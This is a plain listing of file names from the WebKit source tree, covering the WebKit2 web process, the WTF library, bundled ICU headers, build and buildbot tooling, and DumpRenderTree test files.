WebKit2.qrc  
project.pbxproj  
webkit2gtk.pc.in  
WebKit2Prefix.cpp  
WebKit2Prefix.h  
WebApplicationCacheManager.cpp  
WebApplicationCacheManager.h

---

WebApplicationCacheManager.messages.in

WebBatteryManager.cpp

WebBatteryManager.h

WebBatteryManager.messages.in

com.apple.WebProcess.sb.in

WebCookieManagerCFNet.cpp

WebCookieManagerCurl.cpp

WebCookieManagerMac.mm

WebCookieManagerQt.cpp

WebCookieManagerSoup.cpp

WebKitSoupCookieJarSqlite.cpp

WebKitSoupCookieJarSqlite.h

WebCookieManager.cpp

WebCookieManager.h

WebCookieManager.messages.in

SeccompFiltersWebProcessEfl.cpp

SeccompFiltersWebProcessEfl.h

WebProcessMainEfl.cpp

WebProcessMainEfl.h

Info.plist

WebContentProcessMain.mm

Info.plist

Info.plist

WebContentServiceEntryPoint.mm

BlobRegistryProxy.cpp

---

BlobRegistryProxy.h  
WebFullScreenManager.cpp  
WebFullScreenManager.h  
WebFullScreenManager.messages.in  
GeolocationPermissionRequestManager.cpp  
GeolocationPermissionRequestManager.h  
WebGeolocationManager.cpp  
WebGeolocationManager.h  
WebGeolocationManager.messages.in  
WebGtkExtensionManager.cpp  
WebGtkExtensionManager.h  
WebGtkInjectedBundleMain.cpp  
WebProcessMainGtk.cpp  
WebProcessMainGtk.h  
WebIconDatabaseProxy.cpp  
WebIconDatabaseProxy.h  
WebIconDatabaseProxy.messages.in  
WKBundlePageBannerMac.h  
WKBundlePageBannerMac.mm  
WKBundle.cpp  
WKBundle.h  
WKBundleAPICast.h  
WKBundleBackForwardList.cpp  
WKBundleBackForwardList.h  
WKBundleBackForwardListItem.cpp

---



WKBundleBackForwardListItem.h

WKBundleDOMWindowExtension.cpp

WKBundleDOMWindowExtension.h

WKBundleFrame.cpp

WKBundleFrame.h

WKBundleFramePrivate.h

WKBundleHitTestResult.cpp

WKBundleHitTestResult.h

WKBundleInitialize.h

WKBundleInspector.cpp

WKBundleInspector.h

WKBundleNavigationAction.cpp

WKBundleNavigationAction.h

WKBundleNodeHandle.cpp

WKBundleNodeHandle.h

WKBundleNodeHandlePrivate.h

WKBundlePage.cpp

WKBundlePage.h

WKBundlePageBanner.cpp

WKBundlePageBanner.h

WKBundlePageGroup.cpp

WKBundlePageGroup.h

WKBundlePageOverlay.cpp

WKBundlePageOverlay.h

WKBundlePagePrivate.h

---

WKBundlePrivate.h  
WKBundleRangeHandle.cpp  
WKBundleRangeHandle.h  
WKBundleRangeHandlePrivate.h  
WKBundleScriptWorld.cpp  
WKBundleScriptWorld.h  
webkit-web-extension.h  
WebKitWebExtension.cpp  
WebKitWebExtension.h  
WebKitWebExtensionPrivate.h  
WebKitWebPage.cpp  
WebKitWebPage.h  
WebKitWebPagePrivate.h  
WKDOMDocument.h  
WKDOMDocument.mm  
WKDOMElement.h  
WKDOMElement.mm  
WKDOMInternals.h  
WKDOMInternals.mm  
WKDOMNode.h  
WKDOMNode.mm  
WKDOMNodePrivate.h  
WKDOMRange.h  
WKDOMRange.mm  
WKDOMRangePrivate.h

---

WKDOMText.h  
WKDOMText.mm  
WKDOMTextIterator.h  
WKDOMTextIterator.mm  
WKWebProcessPlugIn.h  
WKWebProcessPlugIn.mm  
WKWebProcessPlugInBrowserContextController.h  
WKWebProcessPlugInBrowserContextController.mm  
WKWebProcessPlugInBrowserContextControllerInternal.h  
WKWebProcessPlugInBrowserContextControllerPrivate.h  
WKWebProcessPlugInInternal.h  
WKWebProcessPlugInPrivate.h  
InjectedBundleNodeHandle.cpp  
InjectedBundleNodeHandle.h  
InjectedBundleRangeHandle.cpp  
InjectedBundleRangeHandle.h  
InjectedBundleEfl.cpp  
InjectedBundleGtk.cpp  
InjectedBundle.cpp  
InjectedBundle.h  
InjectedBundleBackForwardList.cpp  
InjectedBundleBackForwardList.h  
InjectedBundleBackForwardListItem.cpp  
InjectedBundleBackForwardListItem.h  
InjectedBundleClient.cpp

---

InjectedBundleClient.h

InjectedBundleDOMWindowExtension.cpp

InjectedBundleDOMWindowExtension.h

InjectedBundleHitTestResult.cpp

InjectedBundleHitTestResult.h

InjectedBundleHitTestResultMediaType.h

InjectedBundleNavigationAction.cpp

InjectedBundleNavigationAction.h

InjectedBundlePageContextMenuClient.cpp

InjectedBundlePageContextMenuClient.h

InjectedBundlePageDiagnosticLoggingClient.cpp

InjectedBundlePageDiagnosticLoggingClient.h

InjectedBundlePageEditorClient.cpp

InjectedBundlePageEditorClient.h

InjectedBundlePageFormClient.cpp

InjectedBundlePageFormClient.h

InjectedBundlePageFullScreenClient.cpp

InjectedBundlePageFullScreenClient.h

InjectedBundlePageLoaderClient.cpp

InjectedBundlePageLoaderClient.h

InjectedBundlePagePolicyClient.cpp

InjectedBundlePagePolicyClient.h

InjectedBundlePageResourceLoadClient.cpp

InjectedBundlePageResourceLoadClient.h

InjectedBundlePageUIClient.cpp

---

InjectedBundlePageUIClient.h  
InjectedBundleScriptWorld.cpp  
InjectedBundleScriptWorld.h  
InjectedBundleUserMessageCoders.h  
InjectedBundleMac.mm  
InjectedBundleQt.cpp  
SecItemShimLibrary.h  
SecItemShimLibrary.mm  
WebProcessMac.mm  
WebMediaCacheManager.cpp  
WebMediaCacheManager.h  
WebMediaCacheManager.messages.in  
NetworkProcessConnection.cpp  
NetworkProcessConnection.h  
NetworkProcessConnection.messages.in  
WebResourceLoader.cpp  
WebResourceLoader.h  
WebResourceLoader.messages.in  
WebResourceLoadScheduler.cpp  
WebResourceLoadScheduler.h  
WebNetworkInfoManager.cpp  
WebNetworkInfoManager.h  
WebNetworkInfoManager.messages.in  
NotificationPermissionRequestManager.cpp  
NotificationPermissionRequestManager.h

---

WebNotificationManager.cpp

WebNotificationManager.h

WebNotificationManager.messages.in

JSNPMethod.cpp

JSNPMethod.h

JSNPObject.cpp

JSNPObject.h

NetscapePluginMac.mm

PluginProxyMac.mm

WKNPAPIPlugInContainer.h

WKNPAPIPlugInContainer.mm

WKNPAPIPlugInContainerInternal.h

NetscapeBrowserFuncs.cpp

NetscapeBrowserFuncs.h

NetscapePlugin.cpp

NetscapePlugin.h

NetscapePluginNone.cpp

NetscapePluginStream.cpp

NetscapePluginStream.h

NPJSObject.cpp

NPJSObject.h

NPRuntimeObjectMap.cpp

NPRuntimeObjectMap.h

NPRuntimeUtilities.cpp

NPRuntimeUtilities.h

---

PluginProxyQt.cpp  
PluginProxyUnix.cpp  
NetscapePluginX11.cpp  
PDFAnnotationTextWidgetDetails.h  
PDFLayerControllerDetails.h  
PDFPlugin.h  
PDFPlugin.mm  
PDFPluginAnnotation.h  
PDFPluginAnnotation.mm  
PDFPluginChoiceAnnotation.h  
PDFPluginChoiceAnnotation.mm  
PDFPluginPasswordField.h  
PDFPluginPasswordField.mm  
PDFPluginTextAnnotation.h  
PDFPluginTextAnnotation.mm  
SimplePDFPlugin.h  
SimplePDFPlugin.mm  
Plugin.cpp  
Plugin.h  
PluginController.h  
PluginProcessConnection.cpp  
PluginProcessConnection.h  
PluginProcessConnection.messages.in  
PluginProcessConnectionManager.cpp  
PluginProcessConnectionManager.h

---

PluginProcessConnectionManager.messages.in

PluginProxy.cpp

PluginProxy.h

PluginProxy.messages.in

PluginView.cpp

PluginView.h

QtBuiltinBundle.cpp

QtBuiltinBundle.h

QtBuiltinBundlePage.cpp

QtBuiltinBundlePage.h

QtNetworkAccessManager.cpp

QtNetworkAccessManager.h

QtNetworkReply.cpp

QtNetworkReply.h

SeccompFiltersWebProcessQt.cpp

SeccompFiltersWebProcessQt.h

WebProcessMainQt.cpp

WebProcessQt.cpp

WebResourceCacheManagerCFNet.cpp

WebResourceCacheManager.cpp

WebResourceCacheManager.h

WebResourceCacheManager.messages.in

WebKitSoupRequestGeneric.cpp

WebKitSoupRequestGeneric.h

WebKitSoupRequestInputStream.cpp

---



WebKitSoupRequestInputStream.h  
WebProcessSoup.cpp  
WebSoupRequestManager.cpp  
WebSoupRequestManager.h  
WebSoupRequestManager.messages.in  
StorageAreaImpl.cpp  
StorageAreaImpl.h  
StorageAreaMap.cpp  
StorageAreaMap.h  
StorageAreaMap.messages.in  
StorageNamespaceImpl.cpp  
StorageNamespaceImpl.h  
WebConnectionToUIProcess.cpp  
WebConnectionToUIProcess.h  
WebContextMenuClientEfl.cpp  
WebEditorClientEfl.cpp  
WebErrorsEfl.cpp  
WebPopupMenuEfl.cpp  
WebContextMenuClientGtk.cpp  
WebDragClientGtk.cpp  
WebEditorClientGtk.cpp  
WebErrorsGtk.cpp  
WebPopupMenuGtk.cpp  
WebAlternativeTextClient.cpp  
WebContextMenuClientMac.mm

---

WebDragClientMac.mm  
WebEditorClientMac.mm  
WebErrorsMac.mm  
WebFrameNetworkingContext.h  
WebFrameNetworkingContext.mm  
WebPopupMenuMac.mm  
WebSystemInterface.h  
WebSystemInterface.mm  
WebContextMenuClientQt.cpp  
WebDragClientQt.cpp  
WebErrorsQt.cpp  
WebFrameNetworkingContext.cpp  
WebFrameNetworkingContext.h  
WebPopupMenuQt.cpp  
WebFrameNetworkingContext.cpp  
WebFrameNetworkingContext.h  
WebAlternativeTextClient.h  
WebBatteryClient.cpp  
WebBatteryClient.h  
WebChromeClient.cpp  
WebChromeClient.h  
WebColorChooser.cpp  
WebColorChooser.h  
WebContextMenuClient.cpp  
WebContextMenuClient.h

---

WebDatabaseManager.cpp  
WebDatabaseManager.h  
WebDatabaseManager.messages.in  
WebDeviceProximityClient.cpp  
WebDeviceProximityClient.h  
WebDragClient.cpp  
WebDragClient.h  
WebEditorClient.cpp  
WebEditorClient.h  
WebErrors.h  
WebFrameLoaderClient.cpp  
WebFrameLoaderClient.h  
WebGeolocationClient.cpp  
WebGeolocationClient.h  
WebInspectorClient.cpp  
WebInspectorClient.h  
WebInspectorFrontendClient.cpp  
WebInspectorFrontendClient.h  
WebNavigatorContentUtilsClient.h  
WebNetworkInfoClient.cpp  
WebNetworkInfoClient.h  
WebNotificationClient.cpp  
WebNotificationClient.h  
WebPlatformStrategies.cpp  
WebPlatformStrategies.h

---

WebPlugInClient.cpp  
WebPlugInClient.h  
WebPopupMenu.cpp  
WebPopupMenu.h  
WebSearchPopupMenu.cpp  
WebSearchPopupMenu.h  
WebVibrationClient.cpp  
WebVibrationClient.h  
WebPageAccessibilityObject.h  
WebPageAccessibilityObjectAtk.cpp  
CoordinatedLayerTreeHost.cpp  
CoordinatedLayerTreeHost.h  
CoordinatedLayerTreeHost.messages.in  
WebPageCoordinatedGraphics.cpp  
DecoderAdapter.cpp  
DecoderAdapter.h  
DrawingArea.cpp  
DrawingArea.h  
DrawingArea.messages.in  
DrawingAreaImpl.cpp  
DrawingAreaImpl.h  
WebInspectorEfl.cpp  
WebPageEfl.cpp  
EncoderAdapter.cpp  
EncoderAdapter.h

---

EventDispatcher.cpp  
EventDispatcher.h  
EventDispatcher.messages.in  
FindController.cpp  
FindController.h  
ChunkedUpdateDrawingAreaGtk.cpp  
LayerTreeHostGtk.cpp  
LayerTreeHostGtk.h  
WebInspectorGtk.cpp  
WebPageGtk.cpp  
WebPrintOperationGtk.cpp  
WebPrintOperationGtk.h  
LayerTreeHost.cpp  
LayerTreeHost.h  
LayerTreeHostMac.h  
LayerTreeHostMac.mm  
PageBannerMac.mm  
RemoteGraphicsLayer.h  
RemoteGraphicsLayer.mm  
RemoteLayerTreeContext.h  
RemoteLayerTreeContext.mm  
RemoteLayerTreeDrawingArea.h  
RemoteLayerTreeDrawingArea.mm  
TiledCoreAnimationDrawingArea.h  
TiledCoreAnimationDrawingArea.mm

---

WebInspectorMac.mm  
WebPageMac.mm  
WKAccessibilityWebPageObject.h  
WKAccessibilityWebPageObject.mm  
PageBanner.cpp  
PageBanner.h  
PageOverlay.cpp  
PageOverlay.h  
WebInspectorQt.cpp  
WebPageQt.cpp  
TapHighlightController.cpp  
TapHighlightController.h  
WebBackForwardListProxy.cpp  
WebBackForwardListProxy.h  
WebContextMenu.cpp  
WebContextMenu.h  
WebFrame.cpp  
WebFrame.h  
WebInspector.cpp  
WebInspector.h  
WebInspector.messages.in  
WebOpenPanelResultListener.cpp  
WebOpenPanelResultListener.h  
WebPage.cpp  
WebPage.h

---

WebPage.messages.in  
WebPageGroupProxy.cpp  
WebPageGroupProxy.h  
WebPageGroupProxy.messages.in  
WebUndoStep.cpp  
WebUndoStep.h  
WebProcess.cpp  
WebProcess.h  
WebProcess.messages.in  
WebProcessSupplement.h  
WebProcess.pro  
widgetsapi.pri  
config.h  
Base.xcconfig  
CopyWTFHeaders.xcconfig  
DebugRelease.xcconfig  
iOS.xcconfig  
WTF.xcconfig  
GNUmakefile.am  
GNUmakefile.list.am  
LICENSE  
README  
bytestream.h  
localpointer.h  
parseerr.h

---

platform.h  
ptypes.h  
putil.h  
rep.h  
std\_string.h  
strenum.h  
stringpiece.h  
uchar.h  
ucnv.h  
ucnv\_err.h  
ucol.h  
uconfig.h  
uenum.h  
uiter.h  
uloc.h  
umachine.h  
unistr.h  
unorm.h  
unorm2.h  
uobject.h  
urename.h  
uscript.h  
uset.h  
ustring.h  
utf.h

---



utf16.h

utf8.h

utf\_old.h

utypes.h

uvernum.h

uversion.h

Makefile

Alignment.h

ArrayBuffer.cpp

ArrayBuffer.h

ArrayBufferView.cpp

ArrayBufferView.h

ASCIIType.h

Assertions.cpp

Assertions.h

Atomics.h

AutodrainedPool.h

AutodrainedPoolMac.mm

AVLTree.h

BitArray.h

Bitmap.h

BitVector.cpp

BitVector.h

MainThreadBlackBerry.cpp

BlockStack.h

---

BloomFilter.h  
BoundsCheckedPointer.h  
BumpPointerAllocator.h  
ByteOrder.h  
CheckedArithmetic.h  
CheckedBoolean.h  
CommaPrinter.h  
Compiler.h  
CONTRIBUTORS.pthreads-win32  
CryptographicallyRandomNumber.cpp  
CryptographicallyRandomNumber.h  
CurrentTime.cpp  
CurrentTime.h  
DataLog.cpp  
DataLog.h  
DateMath.cpp  
DateMath.h  
DecimalNumber.cpp  
DecimalNumber.h  
Decoder.h  
Deque.h  
DisallowCType.h  
DoublyLinkedList.h  
bignum-dtoa.cc  
bignum-dtoa.h

---

bignum.cc

bignum.h

cached-powers.cc

cached-powers.h

COPYING

diy-fp.cc

diy-fp.h

double-conversion.cc

double-conversion.h

double.h

fast-dtoa.cc

fast-dtoa.h

fixed-dtoa.cc

fixed-dtoa.h

LICENSE

README

strtod.cc

strtod.h

utils.h

dtoa.cpp

dtoa.h

DynamicAnnotations.cpp

DynamicAnnotations.h

MainThreadEfl.cpp

OwnPtrEfl.cpp

---

RefPtrEfl.cpp  
RefPtrEfl.h  
Encoder.h  
EnumClass.h  
ExportMacros.h  
FastAllocBase.h  
FastBitVector.h  
FastMalloc.cpp  
FastMalloc.h  
FeatureDefines.h  
FilePrintStream.cpp  
FilePrintStream.h  
FixedArray.h  
Float32Array.h  
Float64Array.h  
Forward.h  
Functional.h  
FunctionDispatcher.cpp  
FunctionDispatcher.h  
GetPtr.h  
GlibUtilities.cpp  
GlibUtilities.h  
GMutexLocker.h  
GOwnPtr.cpp  
GOwnPtr.h

---

GRefPtr.cpp  
GRefPtr.h  
GTypeDefs.h  
GregorianCalendar.cpp  
GregorianCalendar.h  
MainThreadGtk.cpp  
HashCountedSet.h  
HashFunctions.h  
HashIterators.h  
HashMap.h  
HashSet.h  
HashTable.cpp  
HashTable.h  
HashTraits.h  
HexNumber.h  
InlineASM.h  
Int16Array.h  
Int32Array.h  
Int8Array.h  
IntegralTypedArrayBase.h  
ListHashSet.h  
Locker.h  
MainThreadMac.mm  
MainThread.cpp  
MainThread.h

---

MathExtras.h  
MD5.cpp  
MD5.h  
MediaTime.cpp  
MediaTime.h  
MessageQueue.h  
MetaAllocator.cpp  
MetaAllocator.h  
MetaAllocatorHandle.h  
NeverDestroyed.h  
Noncopyable.h  
NonCopyingSort.h  
NotFound.h  
NullPtr.cpp  
NullPtr.h  
NumberOfCores.cpp  
NumberOfCores.h  
ObjcRuntimeExtras.h  
OSAllocator.h  
OSAllocatorPosix.cpp  
OSAllocatorWin.cpp  
OSRandomSource.cpp  
OSRandomSource.h  
OwnArrayPtr.h  
OwnPtr.h

---

OwnPtrCommon.h  
PackedIntVector.h  
PageAllocation.h  
PageAllocationAligned.cpp  
PageAllocationAligned.h  
PageBlock.cpp  
PageBlock.h  
PageReservation.h  
ParallelJobs.h  
ParallelJobsGeneric.cpp  
ParallelJobsGeneric.h  
ParallelJobsLibdispatch.h  
ParallelJobsOpenMP.h  
PassOwnArrayPtr.h  
PassOwnPtr.h  
PassRefPtr.h  
PassTraits.h  
Platform.h  
PlatformBlackBerry.cmake  
PlatformEfl.cmake  
PlatformGTK.cmake  
PlatformWinCE.cmake  
PossiblyNull.h  
PrintStream.cpp  
PrintStream.h

---

ProcessID.h  
MainThreadQt.cpp  
StringQt.cpp  
RAMSize.cpp  
RAMSize.h  
RandomNumber.cpp  
RandomNumber.h  
RandomNumberSeed.h  
RawPointer.h  
RedBlackTree.h  
RefCounted.h  
RefCountedArray.h  
RefCountedLeakCounter.cpp  
RefCountedLeakCounter.h  
RefPtr.h  
RefPtrHashMap.h  
RetainPtr.h  
RunLoopTimer.h  
RunLoopTimerCF.cpp  
SaturatedArithmetic.h  
SchedulePair.h  
SchedulePairCF.cpp  
SchedulePairMac.mm  
SegmentedVector.h  
SentinelLinkedList.h

---



SHA1.cpp

SHA1.h

SimpleStats.h

SinglyLinkedList.h

SizeLimits.cpp

Spectrum.h

StackBounds.cpp

StackBounds.h

StackStats.cpp

StackStats.h

StaticConstructors.h

StdLibExtras.h

StreamBuffer.h

StringExtras.h

StringHasher.h

StringPrintStream.cpp

StringPrintStream.h

TCPackedCache.h

TCPageMap.h

TCSpinLock.h

TCSystemAlloc.cpp

TCSystemAlloc.h

TemporaryChange.h

ASCIIFastPath.h

AtomicString.cpp

---

AtomicString.h  
AtomicStringHash.h  
AtomicStringImpl.h  
AtomicStringTable.cpp  
AtomicStringTable.h  
Base64.cpp  
Base64.h  
CString.cpp  
CString.h  
IntegerToStringConversion.h  
StringBuffer.h  
StringBuilder.cpp  
StringBuilder.h  
StringConcatenate.h  
StringHash.h  
StringImpl.cpp  
StringImpl.h  
StringOperators.h  
StringStatics.cpp  
TextPosition.h  
WTFString.cpp  
WTFString.h  
ThreadFunctionInvocation.h  
ThreadIdentifierDataPthreads.cpp  
ThreadIdentifierDataPthreads.h

---

Threading.cpp  
Threading.h  
ThreadingPrimitives.h  
ThreadingPthreads.cpp  
ThreadingWin.cpp  
ThreadRestrictionVerifier.h  
BinarySemaphore.cpp  
BinarySemaphore.h  
BinarySemaphoreWin.cpp  
ThreadSafeRefCounted.h  
ThreadSpecific.h  
ThreadSpecificWin.cpp  
TriState.h  
TypedArrayBase.h  
TypeTraits.cpp  
TypeTraits.h  
UInt16Array.h  
UInt32Array.h  
UInt8Array.h  
UInt8ClampedArray.h  
CharacterNames.h  
Collator.h  
CollatorDefault.cpp  
CollatorICU.cpp  
UnicodeIcu.h

---

ScriptCodesFromICU.h

Unicode.h

UnicodeMacrosFromICU.h

UTF8.cpp

UTF8.h

UnicodeWchar.cpp

UnicodeWchar.h

UnionFind.h

UniStdExtras.h

ValueCheck.h

Vector.h

VectorTraits.h

VMTags.h

WeakPtr.h

MainThreadWin.cpp

OwnPtrWin.cpp

WTFThreadData.cpp

WTFThreadData.h

WTF.pri

WTF.pro

copy-files.cmd

work-around-vs-dependency-tracking-bugs.py

WTF.make

WTF.submit.sln

WTF.vcxproj

---

WTF.vcxproj.filters  
WTFCFLite.props  
WTFCommon.props  
WTFCoreFoundation.props  
WTFDebug.props  
WTFDebugWinCairo.props  
WTFGenerated.make  
WTFGenerated.vcxproj  
WTFGenerated.vcxproj.filters  
WTFGeneratedCommon.props  
WTFGeneratedDebug.props  
WTFGeneratedProduction.props  
WTFGeneratedRelease.props  
WTFPostBuild.cmd  
WTFPreBuild.cmd  
WTFProduction.props  
WTFRelease.props  
WTFReleaseWinCairo.props  
project.pbxproj  
build-launcher-app  
build-launcher-dmg  
buildbot.tac  
committer\_auth.py  
committer\_auth\_unittest.py  
config.json

---

htdigestparser.py

htdigestparser\_unittest.py

Makefile

master.cfg

mastercfg\_unittest.py

LeaksLoader.js

LeaksParser.js

LeaksParserImpl.js

LeaksParserWorker.js

LeaksViewer.js

RecentBuildsLoader.js

Utilities.js

WebInspectorShims.js

favicon.ico

base.js

base\_unittests.js

Bugzilla.js

bugzilla\_unittests.js

Buildbot.js

Buildbot\_unittests.js

Builder.js

builders.js

builders\_unittests.js

Builder\_unittests.js

checkout.js

---

checkout\_unittests.js  
config.js  
rebaseline.js  
controllers.js  
controllers\_unittests.js  
FailingTestsBugForm.js  
FailingTestsBugForm\_unittests.js  
FlakyLayoutTestDetector.js  
FlakyLayoutTestDetector\_unittests.js  
FlakyTestBugForm.js  
FlakyTestBugForm\_unittests.js  
garden-o-matic.js  
LayoutTestHistoryAnalyzer.js  
LayoutTestResultsLoader.js  
model.js  
model\_unittests.js  
net.js  
net\_unittests.js  
NewBugForm.js  
NewBugForm\_unittests.js  
NRWTResultsParser.js  
ORWTResultsParser.js  
PersistentCache.js  
pixelzoomer.js  
results.js

---

results\_unittests.js

summary-mock.js

TestRelatedBugForm.js

TestRelatedBugForm\_unittests.js

Trac.js

trac\_unittests.js

actions.js

actions\_unittests.js

failures.js

failures\_unittests.js

notifications.js

notifications\_unittests.js

perf.js

perf\_unittests.js

results.js

results\_unittests.js

ui.js

ui\_unittests.js

Utilities.js

Utilities\_unittests.js

ViewController.js

WebKitBugzilla.js

WebKitBuildbot.js

README

wkbuild.py

---



wkbuild\_unittest.py

built-product-archive

delete-stale-build-files

download-built-product

run

run

daemontools-buildbot.conf

run

README

kill-old-processes

test-result-archive

wait-for-SVN-server.py

kill-old-processes

ChangeLog-2009-06-16

ChangeLog-2010-05-24

ChangeLog-2011-02-16

ChangeLog-2012-05-22

ChangeLog-2012-10-02

ChangeLog-2013-04-24

Makefile

ReportMemoryUsage.cpp

Test.cpp

CLWrapper.cpp

CLWrapper.sln

CLWrapper.vcproj

---

harness.js  
cygwin-downloader.py  
bz2.pyd  
cygwin-downloader.exe  
atexit.pyc  
base64.pyc  
bz2.pyc  
calendar.pyc  
codecs.pyc  
copy.pyc  
copy\_reg.pyc  
dummy\_thread.pyc  
base64mime.pyc  
charset.pyc  
encoders.pyc  
errors.pyc  
feedparser.pyc  
message.pyc  
\_\_init\_\_.pyc  
parser.pyc  
quoprimime.pyc  
utils.pyc  
\_parseaddr.pyc  
\_\_init\_\_.pyc  
aliases.pyc

---

ascii.pyc  
base64\_codec.pyc  
big5.pyc  
big5hkscs.pyc  
bz2\_codec.pyc  
charmap.pyc  
cp037.pyc  
cp1006.pyc  
cp1026.pyc  
cp1140.pyc  
cp1250.pyc  
cp1251.pyc  
cp1252.pyc  
cp1253.pyc  
cp1254.pyc  
cp1255.pyc  
cp1256.pyc  
cp1257.pyc  
cp1258.pyc  
cp424.pyc  
cp437.pyc  
cp500.pyc  
cp737.pyc  
cp775.pyc  
cp850.pyc

---

cp852.pyc  
cp855.pyc  
cp856.pyc  
cp857.pyc  
cp860.pyc  
cp861.pyc  
cp862.pyc  
cp863.pyc  
cp864.pyc  
cp865.pyc  
cp866.pyc  
cp869.pyc  
cp874.pyc  
cp875.pyc  
cp932.pyc  
cp949.pyc  
cp950.pyc  
euc\_jisx0213.pyc  
euc\_jis\_2004.pyc  
euc\_jp.pyc  
euc\_kr.pyc  
gb18030.pyc  
gb2312.pyc  
gbk.pyc  
hex\_codec.pyc

---

hp\_roman8.pyc

hz.pyc

idna.pyc

iso2022\_jp.pyc

iso2022\_jp\_1.pyc

iso2022\_jp\_2.pyc

iso2022\_jp\_2004.pyc

iso2022\_jp\_3.pyc

iso2022\_jp\_ext.pyc

iso2022\_kr.pyc

iso8859\_1.pyc

iso8859\_10.pyc

iso8859\_11.pyc

iso8859\_13.pyc

iso8859\_14.pyc

iso8859\_15.pyc

iso8859\_16.pyc

iso8859\_2.pyc

iso8859\_3.pyc

iso8859\_4.pyc

iso8859\_5.pyc

iso8859\_6.pyc

iso8859\_7.pyc

iso8859\_8.pyc

iso8859\_9.pyc

---

johab.pyc

koi8\_r.pyc

koi8\_u.pyc

latin\_1.pyc

mac\_arabic.pyc

mac\_centeuro.pyc

mac\_croatian.pyc

mac\_cyrillic.pyc

mac\_farsi.pyc

mac\_greek.pyc

mac\_iceland.pyc

mac\_latin2.pyc

mac\_roman.pyc

mac\_romanian.pyc

mac\_turkish.pyc

mbcs.pyc

palmos.pyc

ptcp154.pyc

punycode.pyc

quopri\_codec.pyc

raw\_unicode\_escape.pyc

rot\_13.pyc

shift\_jis.pyc

shift\_jisx0213.pyc

shift\_jis\_2004.pyc

---

string\_escape.pyc

tis\_620.pyc

undefined.pyc

unicode\_escape.pyc

unicode\_internal.pyc

utf\_16.pyc

utf\_16\_be.pyc

utf\_16\_le.pyc

utf\_7.pyc

utf\_8.pyc

utf\_8\_sig.pyc

uu\_codec.pyc

zlib\_codec.pyc

\_\_init\_\_.pyc

ftplib.pyc

getopt.pyc

getpass.pyc

gettext.pyc

gopherlib.pyc

httplib.pyc

linecache.pyc

locale.pyc

macpath.pyc

macurl2path.pyc

mimetools.pyc

---

mimetypes.pyc  
ntpath.pyc  
nturl2path.pyc  
optparse.pyc  
os.pyc  
os2emxpath.pyc  
popen2.pyc  
posixpath.pyc  
quopri.pyc  
random.pyc  
re.pyc  
repr.pyc  
rfc822.pyc  
socket.pyc  
sre.pyc  
sre\_compile.pyc  
sre\_constants.pyc  
sre\_parse.pyc  
stat.pyc  
string.pyc  
StringIO.pyc  
stringprep.pyc  
struct.pyc  
tempfile.pyc  
textwrap.pyc

---



token.pyc  
tokenize.pyc  
traceback.pyc  
types.pyc  
unicodedata.pyc  
urllib.pyc  
urlparse.pyc  
UserDict.pyc  
uu.pyc  
library.zip  
warnings.pyc  
\_socket.pyc  
\_ssl.pyc  
\_strptime.pyc  
\_\_future\_\_.pyc  
MSVCR71.dll  
python25.dll  
unicodedata.pyd  
w9xpopen.exe  
\_socket.pyd  
\_ssl.pyd  
cygwin-downloader.zip  
setup.py  
AccessibilityController.cpp  
AccessibilityController.h

---

AccessibilityTextMarker.cpp  
AccessibilityTextMarker.h  
AccessibilityUIElement.cpp  
AccessibilityUIElement.h  
AccessibilityCallbacks.h  
AccessibilityCallbacksAtk.cpp  
AccessibilityControllerAtk.cpp  
AccessibilityUIElementAtk.cpp  
AccessibilityControllerBlackBerry.cpp  
AccessibilityUIElementBlackBerry.cpp  
build  
DumpRenderTree.cpp  
DumpRenderTreeBlackBerry.h  
EventSender.cpp  
EventSender.h  
GCControllerBlackBerry.cpp  
PixelDumpSupportBlackBerry.cpp  
PixelDumpSupportBlackBerry.h  
PNGImageEncoder.cpp  
PNGImageEncoder.h  
src.pro  
TestRunnerBlackBerry.cpp  
WorkQueueItemBlackBerry.cpp  
PixelDumpSupportCairo.cpp  
PixelDumpSupportCairo.h

---

WebArchiveDumpSupport.cpp  
WebArchiveDumpSupport.h  
ImageDiffCG.cpp  
PixelDumpSupportCG.cpp  
PixelDumpSupportCG.h  
config.h  
CyclicRedundancyCheck.cpp  
CyclicRedundancyCheck.h  
DefaultPolicyDelegate.h  
DefaultPolicyDelegate.m  
DumpRenderTree.h  
DumpRenderTree.sln  
DumpRenderTree.vcxproj  
DumpRenderTree.vcxproj.filters  
DumpRenderTreeApple.props  
DumpRenderTreeCommon.props  
DumpRenderTreeDebug.props  
DumpRenderTreeDebugWinCairo.props  
DumpRenderTreeLauncher.vcxproj  
DumpRenderTreeLauncherCommon.props  
DumpRenderTreeLauncherDebug.props  
DumpRenderTreeLauncherProduction.props  
DumpRenderTreeLauncherRelease.props  
DumpRenderTreePostBuild.cmd  
DumpRenderTreePreBuild.cmd

---

DumpRenderTreeProduction.props  
DumpRenderTreeRelease.props  
DumpRenderTreeReleaseWinCairo.props  
DumpRenderTree.sln  
ImageDiff.vcxproj  
ImageDiffCommon.props  
ImageDiffCommonWinCairo.props  
ImageDiffDebug.props  
ImageDiffDebugWinCairo.props  
ImageDiffLauncher.vcxproj  
ImageDiffLauncherCommon.props  
ImageDiffLauncherDebug.props  
ImageDiffLauncherProduction.props  
ImageDiffLauncherRelease.props  
ImageDiffPostBuild.cmd  
ImageDiffPreBuild.cmd  
ImageDiffProduction.props  
ImageDiffRelease.props  
ImageDiffReleaseWinCairo.props  
resource.h  
TestNetscapePlugin.def  
TestNetscapePlugin.rc  
TestNetscapePlugin.vcxproj  
TestNetscapePlugin.vcxproj.filters  
TestNetscapePluginCommon.props

---

TestNetscapePluginDebug.props  
TestNetscapePluginPostBuild.cmd  
TestNetscapePluginPreBuild.cmd  
TestNetscapePluginProduction.props  
TestNetscapePluginRelease.props  
project.pbxproj  
DumpRenderTreeCommon.cpp  
DumpRenderTreeFileDraggingSource.h  
DumpRenderTreeFileDraggingSource.m  
DumpRenderTreePrefix.h  
AccessibilityControllerEfl.cpp  
AccessibilityUIElementEfl.cpp  
DumpHistoryItem.cpp  
DumpHistoryItem.h  
DumpRenderTree.cpp  
DumpRenderTreeChrome.cpp  
DumpRenderTreeChrome.h  
DumpRenderTreeEfl.h  
DumpRenderTreeView.cpp  
DumpRenderTreeView.h  
EditingCallbacks.cpp  
EditingCallbacks.h  
EventSender.cpp  
EventSender.h  
FontManagement.cpp

---

FontManagement.h

GCControllerEfl.cpp

JSStringUtils.cpp

JSStringUtils.h

PixelDumpSupportEfl.cpp

TestRunnerEfl.cpp

TextInputController.cpp

TextInputController.h

WorkQueueItemEfl.cpp

SampleFont.sfont

WebKit Layout Tests 2.ttf

WebKit Layout Tests.ttf

WebKitWeightWatcher100.ttf

WebKitWeightWatcher200.ttf

